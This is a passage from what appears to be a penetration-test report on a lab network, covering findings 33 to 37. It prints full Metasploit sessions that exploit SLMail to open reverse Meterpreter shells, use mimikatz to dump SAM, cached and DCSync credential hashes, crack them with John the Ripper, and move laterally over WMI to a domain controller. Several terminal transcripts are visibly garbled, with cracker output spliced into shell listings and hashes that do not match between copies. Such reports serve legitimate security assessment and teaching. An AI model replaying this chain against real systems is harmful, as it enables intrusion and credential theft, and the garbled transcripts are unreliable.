HostName     TaskName          Start In       Next Run Time      Status      Logon Mode
         Start In        Run As User      Comment      Delete Task If Not Reschedul
element      Schedule Type     Start Time     Start Date End Date Days
: Time     Repeat: Until: Duration      Repeat: Stop If Still Running
=====
WIN10          flag5           At logon time  N/A          N/A          N/A          N/A          Interactive
\1\0powershell N/A             ADMBob        N/A          N/A          N/A          N/A          Disabled
ter Mode      At idle time    N/A          N/A          N/A          N/A          N/A          N/A

N/A          At idle time    N/A          N/A          N/A          N/A          N/A          N/A

C:\Program Files (x86)\SLmail\System>
```

Affected Hosts	Windows OS 172.22.117.20
Remediation	Patching and updating services, SLMail in this case, and the operating system will go a long way to prevent these Metasploit exploits.

Vulnerability 33	Findings
Title	Metasploit of SLMail and Kiwi to obtain lsa dump from windows
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Continuing with the shell created through exploiting SLMail, sensitive data was accessed and located through viewing of scheduled tasks. An LSA credential

	<p>dump was performed and the password hash of a user was obtained. This hash was then cracked via an easily accessible web site.</p>
	<pre> msf6 &gt; search seattle mail Matching Modules ===== # Name                                     Disclosure Date   Rank    Check  Description - - - - -                                     - - - - -      - - - - - 0 exploit/windows/pop3/seattlelab_pass        2003-05-07     great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow  Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass  [*] msf6 &gt; use 0 [*] msf6 exploit(windows/pop3/seattlelab_pass) &gt; show options Module options (exploit/windows/pop3/seattlelab_pass): Name  Current Setting  Required  Description RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT           110      yes       The target port (TCP)  Payload options (windows/meterpreter/reverse_tcp): Name  Current Setting  Required  Description EXITFUNC        thread    yes       Exit technique (Accepted: '', seh, thread, process, none) LHOST            172.31.19.250  yes       The listen address (an interface may be specified) LPORT           4444      yes       The listen port  Exploit target: Id  Name - - - - - 0   Windows NT/2000/XP/2003 (SLMail 5.5) </pre>
Images	<pre> Exploit target: Id  Name - - - - - 0   Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; set rhosts 172.22.117.20 rhosts =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt; set lhost 172.22.117.100 lhost =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; set lport 4242 lport =&gt; 4242 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4242 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4242 → 172.22.117.20:63320 ) at 2025-02-21 16:03:14 -0500  meterpreter &gt; load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## &gt; http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' &gt; http://pingcastle.com / http://mysmartlogon.com ***/  [!] Loaded x86 Kiwi on an x64 architecture.  Success. </pre>

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebcfa

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6c49eb29d6750b9a34fee28fadbd3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
        aes128_hmac      (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
        des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
        des_cbc_md5       : 8f7f0bf8d651fe34
```

```
[root💀kali)-[~]
# john --format=nt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2022      (?)
1g 0:00:00:00 DONE 2/3 (2025-02-21 16:23) 11.11g/s 4266p/s 4266c/s 4266C/s 123456 .. jake
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

```
msf6 > search seattle mail
Matching Modules
=====
# Name                                     Disclosure Date   Rank   Check  Description
- exploit/windows/pop3/seattlelab_pass     2003-05-07    great  No    Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options
Module options (exploit/windows/pop3/seattlelab_pass):
    Name   Current Setting  Required  Description
    RHOSTS  172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
    RPORT   110              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
    Name   Current Setting  Required  Description
    EXITFUNC thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
    LHOST   172.22.117.100  yes       The listen address (an interface may be specified)
    LPORT   4444             yes       The listen port

Exploit target:
    Id  Name
    --  --
    0   Windows NT/2000/XP/2003 (SMBMail 5.5)
```

```

* Id Name
-- 
0 Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:63845 ) at 2025-02-21 16:35:01 -0500

meterpreter > load kiwi
Loading extension kiwi...
.###. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com)
'####' > http://pingcastle.com / http://mysmartlogon.com ***

[*] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa dump::cache almost any other key for status
[-] Unknown command: lsa
meterpreter > lsadump::cache
[-] Unknown command: lsadump::cache
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local
Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0e4eca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0e4eca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020
* Iteration is set to default (10240)

[NLS1 - 2/21/2025 1:23:30 PM] 172.22.117.100:4444 -> 172.22.117.20:63845 [4266/s 4266/s 32.34/s] -> file
RID : 00000450 (1104)
User : REKALL\ADM8ob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 

```

The screenshot shows the Hashcat interface with the following details:

- Hash:** 50135ed3bf5e77097409e4a9aa1aa39
- Plaintext:** Computer!
- Buttons:** Look up some other hashes, This output in hashcat format
- Information:** Database has 8,726,485,619 unique hashes. Quota 9975 points, resets in 900 seconds.
- Links:** hash lookup - plaintext lookup - read before using - about - docs (API) - lamers
- Timing:** Took 3.37ms

<b>Affected Hosts</b>	Windows OS 172.22.117.20
<b>Remediation</b>	Securing the machine 172.22.117.20 through disabling unnecessary services, patching and updating services and the operating system helps to mitigate against the exploitation of well-known and documented vulnerabilities.

Vulnerability 34	Findings
<b>Title</b>	Meterpreter session allowing lateral movement to domain controller
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS 172.22.117.20
<b>Risk Rating</b>	Critical
<b>Description</b>	Through a Meterpreter session, access was attained to explore the file system, resulting in sensitive information being obtained.

<b>Images</b>	<pre>040777/rwxrwxrwx 8192 dir 2022-03-17 11:13:50 -0400 sysadmin  meterpreter &gt; cd public meterpreter &gt; dir Listing: C:\users\public  Mode          Size  Type  Last modified           Name --          --   --   --          -- 040555/r-xr-xr-x 0    dir   2022-02-15 13:15:51 -0500 AccountPictures 040555/r-xr-xr-x 0    dir   2019-12-07 04:14:54 -0500 Desktop 040555/r-xr-xr-x 0    dir   2022-02-15 17:02:25 -0500 Documents 040555/r-xr-xr-x 0    dir   2019-12-07 04:14:54 -0500 Downloads 040555/r-xr-xr-x 0    dir   2019-12-07 04:31:03 -0500 Libraries 040555/r-xr-xr-x 0    dir   2019-12-07 04:14:54 -0500 Music 040555/r-xr-xr-x 0    dir   2019-12-07 04:14:54 -0500 Pictures 040555/r-xr-xr-x 0    dir   2019-12-07 04:14:54 -0500 Videos 100666/rw-rw-rw- 174   fil   2019-12-07 04:12:42 -0500 desktop.ini  meterpreter &gt; cd desktop meterpreter &gt; dir Listing: C:\users\public\Desktop  Mode          Size  Type  Last modified           Name --          --   --   --          -- 100666/rw-rw-rw- 174   fil   2019-12-07 04:12:42 -0500 desktop.ini  meterpreter &gt; cd ..\documents meterpreter &gt; dir Listing: C:\users\public\Documents  Mode          Size  Type  Last modified           Name --          --   --   --          -- 040777/rwxrwxrwx 0    dir   2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0    dir   2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0    dir   2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278   fil   2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32    fil   2022-02-15 17:02:28 -0500 flag7.txt  meterpreter &gt; </pre>
	<pre>100666/rw-rw-rw- 32    fil   2022-02-15 17:02:28 -0500 flag7.txt  meterpreter &gt; type flag7.txt [-] Unknown command: type meterpreter &gt; cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter &gt; </pre>
<b>Affected Hosts</b>	Windows OS 172.22.117.20
<b>Remediation</b>	To prevent vulnerabilities that may be exploited through Meterpreter sessions it is necessary to keep systems updated, use strong authentication methods, and segment networks to isolate critical systems.

Vulnerability 35	Findings
Title	Kiwi used to obtain lsadump of DC and shell to access files
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using credentials obtained through the exploitation of the Windows 10 machine, it was possible to laterally move to the Windows Server Domain Controller to then locate user accounts.
	<pre>meterpreter &gt; kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f  Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 ) Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 ) Domain FQDN : rekall.local  Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020  * Iteration is set to default (10240)  [NL\$1 - 2/20/2025 6:29:43 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c699526f501d5d461315b  meterpreter &gt;</pre>
Images	<pre>(root💀 kali)-[~] └# john --format=mscash2 --progress-every=90 bob-cat.txt Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x]) No password hashes left to crack (see FAQ)  (root💀 kali)-[~] └# john --show bob-cat.txt ?:Changeme!  1 password hash cracked, 0 left</pre>
	<pre>msf6 exploit(windows/local/wmi) &gt; sessions Active sessions ===== Id  Name  Type          Information           Connection --  --   -- 1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:3434 → 172.22.117.20:63759 (172.22.117.20)  msf6 exploit(windows/local/wmi) &gt; options Module options (exploit/windows/local/wmi): ===== Name      Current Setting  Required  Description RHOSTS    172.22.117.10   yes       Target address range or CIDR identifier ReverseListenerComm no        no        The specific communication channel to use for this listener SESSION    1                yes       The session to run this module on SMBDomain  rekall          no        The Windows domain to use for authentication SMBPass    Changeme!       no        The password for the specified username SMBUser    ADMBob          no        The username to authenticate as TIMEOUT   10               yes       Timeout for WMI command in seconds  Payload options (windows/meterpreter/reverse_tcp): ===== Name      Current Setting  Required  Description EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none) LHOST     172.22.117.100  yes       The listen address (an interface may be specified) LPORT     9292              yes       The listen port  Exploit target: ===== Id  Name 0  Automatic (ET44_16.22.33_wgrs_1971315_1971367_19713C5_paFC1234...pass00 0  Automatic (ET44_16.22.33_wgrs_1971315_1971367_19713C5_ve3382...ve280440...</pre>

	<pre>C:&gt;type flag9.txt type flag9.txt      to abort, almost any other key will status f7356e02f44c4fe7bf5374ff9bcbf872 (4) 0g/s 15713p/s 15713C/s pafc1234..paepod C:&gt;net user          18:51:25 (ETA: 18:51:25) 0g/s 16227p/s 16227C/s ve3382 .. ve28041 net user User accounts for \\  ADMBob          18:51:25 (2)    Administrator          flag8-ad12fc2ffc1e47 Guest           18:50:30 DONE (2025 hodge 18:46) 0.001553g/s jsmith 19377p/s 16377C/s Tanya63 krbtgt          18:50:30 40.48% (ETA: 18:50:21) 0g/s 16432p/s 16432C/s r8j0jo06 .. r8bsd The command completed with one or more errors.  C:&gt;</pre>
<b>Affected Hosts</b>	Domain Controller 172.22.117.10
<b>Remediation</b>	In order to prevent the lateral movement to a domain controller from a compromised windows workstation a number of security measures may be implemented including network security (firewall rules and use of IDS), credential protection (restrict and protect accounts with administrator privileges and eliminate NTLM and stored credential hashes), use privileged access management (specific workstations for administrators and the principle of least privilege in assigning permissions), and network segmentation and tiered access (tier for Domain Controllers, another tier business-critical servers, and a final tier for user workstations).

Vulnerability 36	Findings
<b>Title</b>	Navigating DC file system to obtain sensitive information
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Once access to the Domain Controller was gained, sensitive information was attained through accessing the file and directory structure.
<b>Images</b>	

	<pre> ^ msf6 exploit(windows/local/wmi) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:9292 [*] [172.22.117.10] Executing payload [*] Sending stage (175174 bytes) to 172.22.117.10 [+] [172.22.117.10] Process Started PID: 2812 [*] Meterpreter session 3 opened (172.22.117.100:9292 → 172.22.117.10:50614 ) at 2025-02-21 18:57:48 -0500 [*]  [*] Process hash fbf5crypt-long, crypt32.dll (and variants) [MD5: 31/60] [*]  [*] meterpreter &gt; shell threads [*] Process 2936 created. Locked: /root/.john/john.rec [*] Channel 1 created. [*] Microsoft Windows [Version 10.0.17763.737] [*] (c) 2018 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;cd .. cd ..  C:\Windows&gt;cd .. cd ..  C:\&gt;dir password hash fbf5crypt-long, crypt32.dll (and variants) [MD5: 31/60] dir Volume in drive C has no label.  Volume Serial Number is 142E-CF94           Directory of C:\  02/15/2022  02:04 PM    &lt;DIR&gt;          32 flag9.txt 09/14/2018  11:19 PM    &lt;DIR&gt;          PerLogs 02/15/2022  10:14 AM    &lt;DIR&gt;          Program Files 02/15/2022  10:14 AM    &lt;DIR&gt;          Program Files (x86) 02/15/2022  10:13 AM    &lt;DIR&gt;          Users 02/15/2022  01:19 PM    &lt;DIR&gt;          Windows Session time: 1 File(s)           32 bytes                            5 Dir(s)   18,984,247,296 bytes free  C:\&gt; </pre>
Affected Hosts	Domain Controller 172.22.117.10
Remediation	Prevent access to the Domain Controller from a compromised workstation. Prevent the obtaining of NTLM and hashed credentials from the workstation that may be used to access sensitive data on the DC. Additional steps, as outlined in vulnerability 36, may also be implemented.

Vulnerability 37	Findings
Title	Accessing administrator credentials on DC
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After access to the Domain Controller was achieved, a meterpreter session was created. Upon creation of this session, kiwi was used to obtain NTLM hash information of the Administrator.

<b>Images</b>	<pre>C:\&gt;shell shell 'shell' is not recognized as an internal or external command, operable program or batch file.  C:\&gt;dcsync_ntlm administrator dcsync_ntlm administrator 'dcsync_ntlm' is not recognized as an internal or external command, operable program or batch file.  C:\&gt;exit exit meterpreter &gt; dcsync_ntlm [-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`) meterpreter &gt; dcsync_ntlm administrator [-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`) meterpreter &gt; load kiwi Loading extension kiwi ... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## &gt; http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' &gt; http://pingcastle.com / http://mysmartlogon.com ***/  [!] Loaded x86 Kiwi on an x64 architecture.</pre>
<b>Affected Hosts</b>	<pre>Success. [] meterpreter &gt; dcsync_ntlm administrator [+] Account : administrator [+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500  meterpreter &gt; [REDACTED]</pre>
<b>Remediation</b>	<p>To avoid access to the dcsync_ntlm functionality replication permissions should be restricted and the accounts with domain admin privileges should be minimized. As mentioned previously, network segmentation is a good strategy as well as keeping all systems updated.</p>